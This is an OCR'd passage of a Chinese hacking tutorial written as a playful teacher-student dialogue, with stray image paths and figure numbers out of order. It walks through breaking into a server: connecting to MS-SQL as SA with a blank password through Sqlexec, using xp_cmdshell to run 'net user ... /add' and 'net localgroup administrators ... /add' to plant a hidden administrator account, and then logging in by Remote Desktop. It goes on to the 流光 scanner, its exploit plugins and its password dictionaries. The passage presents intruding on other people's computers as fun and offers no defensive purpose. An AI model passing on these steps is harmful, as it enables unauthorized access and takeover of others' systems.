


图7

燕妹妹半信半疑的说道："有这么严重吗？说的挺吓人的。"阿布郑重其事的说道："那是当然的，要如何利用这个漏洞呢？还记得在前面的‘主机分析’列表中看到服务器开了3389端口吗？做黑客一定要仔细观察哦，不要放过每一个细节，说不定那就是通往服务器系统权限的一条捷径。通过X－scan的报告还可以得出3389服务确实运行在服务器的3389端口上。也就是说，只要我们给服务器加一个管理员的帐号就可以登录3389进行控制了。"

燕妹妹不解的问道："我又不能接触这台电脑，怎么给他加用户呢？"阿布说道："我们可以使用Sqlexec这个小工具，打开SQLEXEC，在HOST中填上刚才那台服务器的IP地址，在USER中填写上SA，在PASS中留空（因为是空密码），连接方式选择‘TCP/IP 1433’（因为对方开了1433端口）。然后点击Connect进行连接。只要‘Connect’按钮变为不可用就表示连接成功了。在Format中选择第一个‘xp_cmdshell "%s"’（利用MS－SQL自带的xp_cmdshell函数执行系统命令），然后在CMD中写入想执




图8

行的命令就可以了（别忘了回车哦）。分别运行**net user casper 1314521 /add，net localgroup administrators casper /add**，如图8。第一个命令的意思是添加一个名字为casper密码为1314521的帐号，由于添加的这个帐号是USER组权限，所以需要第二条命令把这个帐号提升到管理员组里，这样我们就有权限来通过3389登录了。"

燕妹妹看得目瞪口呆，过了半晌说道："我以后出去再也不说我是学电脑的了。"阿布听了也呆了半晌说道："我晕，原来你是学电脑的？那以后出去不光不要说自己是学电脑的了，还要记住不要说你认识我，更不要说我教过你。"燕妹妹生气得嘟起了嘴。

阿布又得意的讲了起来："帐号已经添加好了，那怎么登录呢？我们可以使用系统的‘远程桌面连接’来进行登录。点击‘开始’－‘程序’－‘附件’－‘通讯’－‘远程桌面连接’，填写上服务器的IP地址开始连接就行了，然后再输入刚才添加的casper这个帐号和密码就可以登录到对方的远程桌面上了。现在你就可以随心所欲的控制了，不过不要破坏哦。"

燕妹妹兴奋的说道："原来进入别人的电脑就这么简单呀，真好玩！"

阿布又继续讲道："注意听讲，那个你留着课后再慢慢玩吧。我接下来要讲的是流光，它是小榕的作品。这个软件可以使一个刚刚会用鼠标的人成为专业级黑客。它可以探测POP3、FTP、HTTP、Proxy、Form、SQL、SMTP、IPC$等各种漏洞，并针对各种漏洞设计了不同的破解方案，能够在有漏洞的系统上轻易得到被探测的用户密码。流光对Windows9x/NT/2000/2003上的漏洞都可以探测。更值得一提的是，通过流光独创Sensor工具，只需要简单的几步操作便可以实现第三方代理扫描。"

听到这儿，燕妹妹接口说道："听你讲的这么好，似乎比刚才讲的X－SCAN还要好呀。"阿布回答道："流光和X－SCAN各有各的特点，谈不上谁比谁就一定好。运行流光后，我们打开‘文件’－‘高级扫描向导’就来到了扫描设置选项（图9）。在这里可以根据程序的向导一步步的设置扫描参数。"




图9

燕妹妹一看又是设置扫描参数，心里有点烦了，说道："怎么还是老一套？"阿布却不厌其烦的说道："扫描可是一门大学问，流光的扫描参数设置有点繁琐，所以我才细细的讲给你听的，不然的话，早就它当成课下作业了。"燕妹妹听了，说道："似乎有点道理，那你继续讲吧。"阿布马上说道："是很有道理，我的课程都是精心安排的，别想一口吃个大胖子，得一步一步的来。扯远了，我们继续。

首先是设置需要扫描的目标，填入相应的起始地址和结束地址，如果想扫描单个主机就把起始地址和结束地址写成同一个地址。

目标系统，可以选择是WIN主机还是Linux/Unix主机。为什么要分开呢？因为这两种主机是完全不一样的，相对应的扫

描设置也是不一样的，从而更具有扫描针对性。

获取主机名，顾名思义就是获得对方的主机名字。PING检查，在扫描之前先PING一下，简单检测一下主机是否开放。当然PING不通的主机不一定不开放（防火墙原因），但是PING通的主机一般都是开放着的。

扫描项目，就是你想扫描对方的哪些东西。有PORTS、POP3、FTP、TELNET、SQL等等。那么怎么知道需要扫描对方什么项目呢？我的方法是先使用SuperScan确定对方开放的端口，然后再确定它开放了什么服务，最后再使用流光进行大规模的扫描。”

阿布看已经讲了不少了，怕她有不懂的地方，便问道：“有什么不懂的吗？”燕妹妹一边设置一边回答道：“懂啊！有一部分你在上次讲过。”阿布说道：“那我继续讲了。然后点下一步，再接下来的几个选项里都是对你刚才选定的扫描项目的详细设置，其中的设置类似于我们以前讲的，相信你一定会轻松设置的，如果拿不准就全部选择。其中还有两个地方需要选择对方的主机类型（是WIN还是Linux/Unix），分别是‘CGI检测规则’（如果对方开放了WEB服务就可以检测一下它的WEB安全性）和‘PLUGINS插件’（程序自带了很多的溢出等攻击插件，用于检测服务器是否存在溢出等安全漏洞），如图10。”

燕妹妹看了看下一项设置说道：“如果要猜解呢？是不是流光也保存着很多的密码？”阿布高兴的说道：“有进步，既然有POP3、SMP3、SQL、FTP等猜解任务，当然也就少不了字典的应用。程序的最后一步就是来设置字典的。字典从何而来呢？不知道你有没有发现流光所自带的字典不怎么丰富哦？这又是为什么呢？以为小榕已经在程序中加入了生成字典的功能，大大提高了猜解的针对性，那么从哪里打开呢？选择‘工具’－‘字典工具’－‘黑客字典III－流光版’，如图11。”



图12




图13




图10

